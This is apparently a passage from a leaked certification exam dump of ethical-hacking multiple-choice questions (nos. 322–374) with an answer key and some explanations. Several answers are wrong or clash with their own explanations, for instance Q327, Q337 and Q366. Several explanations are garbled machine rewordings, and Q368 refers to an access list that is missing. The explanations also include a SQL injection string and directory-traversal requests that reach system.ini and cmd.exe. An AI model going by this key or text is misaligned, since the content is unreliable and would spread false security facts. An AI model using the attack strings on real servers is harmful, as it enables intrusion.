* L0phtCrack

* Aircrack-ng

QUESTION NO: 322

A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the current time from the target host machine.

Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?

A. -PY

B. -PU

C. -PP

D. -Pn

Answer: C

QUESTION NO: 323

A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering that NMAP result below, which of the following is likely to be installed on the target machine by the OS? Starting NMAP 5.21 at 2011-03-15 11:06 NMAP scan report for 172.16.40.65 Host is up (1.00s latency). Not shown: 993 closed ports PORT STATE SERVICE 21/tcp open ftp 23/tcp open telnet 80/tcp open http 139/tcp open netbios-ssn 515/tcp open 631/tcp open ipp 9100/tcp open MAC Address: 00:00:48:0D:EE:8

A. The host is likely a Linux machine.

B. The host is likely a printer.

C. The host is likely a router.

D. The host is likely a Windows machine.

Answer: B

QUESTION NO: 324

Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information

B. Social Engineering is the means put in place by human resource to perform time accounting

C. Social Engineering is the act of getting needed information from a person rather than breaking into a system

D. Social Engineering is a training program within sociology studies

Answer: C

QUESTION NO: 325

During the process of encryption and decryption, what keys are shared?

A. Private keys

B. User passwords

C. Public keys

D. Public and private keys

Answer: C

QUESTION NO: 326

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

A. Birthday

B. Brute force

C. Man-in-the-middle

D. Smurf

Answer: B

QUESTION NO: 327

You are a penetration tester and are about to perform a scan on a specific server. The

agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. " Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

A. The -A flag

B. The -g flag

C. The -f flag

D. The -D flag

Answer: D

Explanation

flags -source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

QUESTION NO: 328

Which service in a PKI will vouch for the identity of an individual or company?

A. KDC

B. CR

C. CBC

D. CA

Answer: D

QUESTION NO: 329

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_____to encrypt the message, and Bryan uses_____to confirm the digital signature.

A. Bryan's public key; Bryan's public key

B. Alice's public key; Alice's public key

C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Answer: D

Explanation

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

QUESTION NO: 330

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

A. PCI-DSS

B. FISMA

C. SOX

D. ISO/I EC 27001:2013

Answer: C

QUESTION NO: 331

Which of the following are well known password-cracking programs?

A. L0phtcrack

B. NetCat

C. Jack the Ripper

D. Netbus

E. John the Ripper

Answer: A E

QUESTION NO: 332

Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy. What is the type of attack Bob performed on Kate in the above scenario?

A. Man-in-the-disk attack

B. aLTEr attack

C. SIM card attack

D. Spearphone attack

Answer: D

QUESTION NO: 333

Which Nmap switch helps evade IDS or firewalls?

A. -n/-R

B. -0N/-0X/-0G

C. -T

D. -D

Answer: C

QUESTION NO: 334

An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.

When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

A. Wireshark

B. Ettercap

C. Aircrack-ng

D. Tcpdump

Answer: B

QUESTION NO: 335

What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

A. Black-box

B. Announced

C. White-box

D. Grey-box

Answer: D

QUESTION NO: 336

How does a denial-of-service attack work?

A. A hacker prevents a legitimate user (or group of users) from accessing a service

B. A hacker uses every character, word, or letter he or she can think of to defeat authentication

C. A hacker tries to decipher a password by using a system, which subsequently crashes the network

D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person

Answer: A

QUESTION NO: 337

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.

What Is the best Linux pipe to achieve your milestone?

A. dirb https://site.com | grep "site"

B. curl -s https://sile.com | grep "< a href-\'http" | grep "Site-com- | cut -d "V" -f 2

C. wget https://stte.com | grep "< a href=*http" | grep "site.com"

D. wgethttps://site.com | cut-d"http-

Answer: C

QUESTION NO: 338

What is the minimum number of network connections in a multi homed firewall?

A. 3

B. 5

C. 4

D. 2

Answer: A

QUESTION NO: 339

Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Which type of threat intelligence is used by Roma to secure the internal network?

A. Technical threat intelligence

B. Operational threat intelligence

C. Tactical threat intelligence

D. Strategic threat intelligence

Answer: A

QUESTION NO: 340

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication

"open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.

B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".

C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.

D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

QUESTION NO: 341

What is the role of test automation in security testing?

A. It is an option but it tends to be very expensive.

B. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.

C. Test automation is not usable in security due to the complexity of the tests.

D. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.

Answer: D

QUESTION NO: 342

An attacker scans a host with the below command. Which three flags are set?

nmap -sX host.domain.com

A. This is SYN scan. SYN flag is set.

B. This is Xmas scan. URG, PUSH and FIN are set.

C. This is ACK scan. ACK flag is set.

D. This is Xmas scan. SYN and ACK flags are set.

Answer: B

QUESTION NO: 343

Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

A. OPPORTUNISTICTLS

B. UPGRADETLS

C. FORCETLS

D. STARTTLS

Answer: D

QUESTION NO: 344

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. symmetric algorithms

B. asymmetric algorithms

C. hashing algorithms

D. integrity algorithms

Answer: C

QUESTION NO: 345

Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

A. He must perform privilege escalation.

B. He needs to disable antivirus protection.

C. He needs to gain physical access.

D. He already has admin privileges, as shown by the "501" at the end of the SID.

Answer: A

QUESTION NO: 346

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

A. HIPPA/PHI

B. PII

C. PCIDSS

D. ISO 2002

Answer: A

Explanation

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity - a healthcare provider, health plan or health insurer, or a aid clearinghouse - or a business associate of a HIPAA -covered entity, in relation to the availability of aid or payment for aid services.

It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.

Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.

The eighteen identifiers that create health info letter are:

* Names
* Dates, except year
* phonephone numbers
* Geographic information
* FAX numbers
* Social Security numbers
* Email addresses
* case history numbers
* Account numbers
* Health arrange beneficiary numbers
* Certificate/license numbers
* Vehicle identifiers and serial numbers together with license plates
* Web URLs
* Device identifiers and serial numbers
* net protocol addresses
* Full face photos and comparable pictures
* Biometric identifiers (i.e. retinal scan, fingerprints)
* Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

QUESTION NO: 347

You are working as a Security Analyst in a company XYZ that owns the whole subnet range of 23.0.0.0/8 and
192.168.0.0/8.
While monitoring the data, you find a high number of outbound connections. You see that IP's owned by XYZ (Internal) and private IP's are communicating to a Single Public IP.
Therefore, the Internal IP's are sending data to the Public IP.
After further analysis, you find out that this Public IP is a blacklisted IP, and the internal communicating devices are compromised.
What kind of attack does the above scenario depict?

A. Botnet Attack

B. Spear Phishing Attack

C. Advanced Persistent Threats

D. Rootkit Attack

Answer: A

QUESTION NO: 348

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website.
www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or
'1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

A. Null byte

B. IP fragmentation

C. Char encoding

D. Variation

Answer: D

Explanation

One may append the comment "-" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the - operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be 'OR '1'='1' ; -Statement = "SELECT * FROM
'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = ' " + passwd + " ' ; "
Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';- + " ' AND 'password' = '
" + passwd + " ' ; "
All the records from the customer database would be listed.
Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the

programmer makes no checks to validate that the user supplied input is numeric.

QUESTION NO: 349

ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself
each time it runs, but the function of the code (its semantics) will not change at all.

Here is a section of the Virus code:

1. lots of encrypted code
2. ...
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

A. Polymorphic Virus

B. Metamorphic Virus

C. Dravidic Virus

D. Stealth Virus

Answer: A

QUESTION NO: 350

What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. That the Joe account has a SID of 500

B. These commands demonstrate that the guest account has NOT been disabled

C. These commands demonstrate that the guest account has been disabled

D. That the true administrator is Joe

E. Issued alone, these commands prove nothing

Answer: D

QUESTION NO: 351

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the
192.168.1.0/24. Which of the following has occurred?

A. The computer is not using a private IP address.

B. The gateway is not routing to a public IP address.

C. The gateway and the computer are not on the same network.

D. The computer is using an invalid IP address.

Answer: B

QUESTION NO: 352

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.
Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.
In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.

B. Hire more computer security monitoring personnel to monitor computer systems and networks.

C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.

D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

QUESTION NO: 353

By using a smart card and pin, you are using a two-factor authentication that satisfies

A. Something you are and something you remember

B. Something you have and something you know

C. Something you know and something you are

D. Something you have and something you are

Answer: B

QUESTION NO: 354

Your company performs penetration tests and security assessments for small and medium-sized business in the local area. During a routine security assessment, you discover

information that suggests your client is involved with human trafficking.

What should you do?

A. Confront the client in a respectful manner and ask her about the data.

B. Copy the data to removable media and keep it in case you need it.

C. Ignore the data and continue the assessment until completed as agreed.

D. Immediately stop work and contact the proper legal authorities.

Answer: D

QUESTION NO: 355

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud hopper attack

B. Cloud cryptojacking

C. Cloudborne attack

D. Man-in-the-cloud (MITC) attack

Answer: A

Explanation

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

QUESTION NO: 356

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Reconnaissance

B. Maintaining access

C. Scanning

D. Gaining access

Answer: D

Explanation

This phase having the hacker uses different techniques and tools to realize maximum data from the system.

they're -* Password cracking - Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered.* Password attacks - Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

QUESTION NO: 357

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

A. Key archival

B. Key escrow.

C. Certificate rollover

D. Key renewal

Answer: B

QUESTION NO: 358

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

A. wash

B. ntptrace

C. macof

D. net View

Answer: A

QUESTION NO: 359

Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages. Harper uses a symmetric-key block cipher having a classical 12- or 16 -round Feistel network with a block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1)and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

A. CAST-128

B. AES

C. GOST block cipher

D. DES

Answer: A

QUESTION NO: 360

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place.

He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.

B. Hardware and Software Keyloggers.

C. Passwords are always best obtained using Hardware key loggers.

D. Software only, they are the most effective.

Answer: A

QUESTION NO: 361

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

A. External assessment

B. Passive assessment

C. Host-based assessment

D. Application assessment

Answer: A

QUESTION NO: 362

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

A. UDP flood attack

B. Ping-of-death attack

C. Spoofed session flood attack

D. Peer-to-peer attack

Answer: C

QUESTION NO: 363

Which of the following is a command line packet analyzer similar to GUI-based Wireshark?

A. nessus

B. tcpdump

C. ethereal

D. jack the ripper

Answer: B

QUESTION NO: 364

Windows LAN Manager (LM) hashes are known to be weak.

Which of the following are known weaknesses of LM? (Choose three.)

A. Converts passwords to uppercase.

B. Hashes are sent in clear text over the network.

C. Makes use of only 32-bit encryption.

D. Effective length is 7 characters.

Answer: A B D

QUESTION NO: 365

What is not a PCI compliance recommendation?

A. Use a firewall between the public network and the payment card data.

B. Use encryption to protect all transmission of card holder data over any public network.

C. Rotate employees handling credit card transactions on a yearly basis to different departments.

D. Limit access to card holder data to as few individuals as possible.

Answer: C

QUESTION NO: 366

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:

80/tcp open http-proxy Apache Server 7.1.6

what Information-gathering technique does this best describe?

A. WhOiS lookup

B. Banner grabbing

C. Dictionary attack

D. Brute forcing

Answer: C

QUESTION NO: 367

Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate data. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

**A.** Port 53

B. Port 23

C. Port 50

D. Port 80

Answer: A

Explanation

DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries.

instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact.How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size - typically 512 bytes for DNS but can depend upon system settings.Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type - typically A for a number address.

I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.

Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based

protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues.So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

QUESTION NO: 368
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?
A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0
Answer: B D

QUESTION NO: 369
Which DNS resource record can indicate how long any "DNS poisoning" could last?
A. MX
B. SOA
C. NS
D. TIMEOUT
Answer: B

QUESTION NO: 370
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?
A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex
Answer: A
Explanation
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.It performs another tasks also:* it's responsible to guard the appliance to access any protected parts by providing the permissions.* It also declares the android api that the appliance goes to use.* It

lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc.This is the specified xml file for all the android application and located inside the basis directory.

QUESTION NO: 371

What is the proper response for a NULL scan if the port is closed?

A. SYN

B. ACK

C. FIN

D. PSH

E. RST

F. No response

Answer: E

QUESTION NO: 372

While testing a web application in development, you notice that the web server does not properly ignore the

"dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.

What kind of attack is possible in this scenario?

A. Cross-site scripting

B. Denial of service

C. SQL injection

D. Directory traversal

Answer: D

Explanation

Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.

Web workers give two primary degrees of security instruments

* Access Control Lists (ACLs)

* Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.

The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.

For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches

C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).

The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.

This weakness can exist either in the web worker programming itself or in the web application code.

To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.

What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.

Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.

Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL GET
http://test.webarticles.com/show.asp?view=o

ldarchive.html HTTP/1.1

Host: test.webarticles.com

With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.

GET
http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user.

The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.

Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.

For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com The request would return to the user a list of all files in the C:\ directory by

executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.

Newer versions of modern web server software check for these escape codes and do not let them through.

Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

QUESTION NO: 373

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up. What is the most likely cause?

A. The network devices are not all synchronized.

B. Proper chain of custody was not observed while collecting the logs.

C. The attacker altered or erased events from the logs.

D. The security breach was a false positive.

Answer: A

QUESTION NO: 374

What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?

A. Session hijacking

B. Firewalking

C. Man-in-the middle attack

D. Network sniffing

Answer: B

QUESTION NO: 375

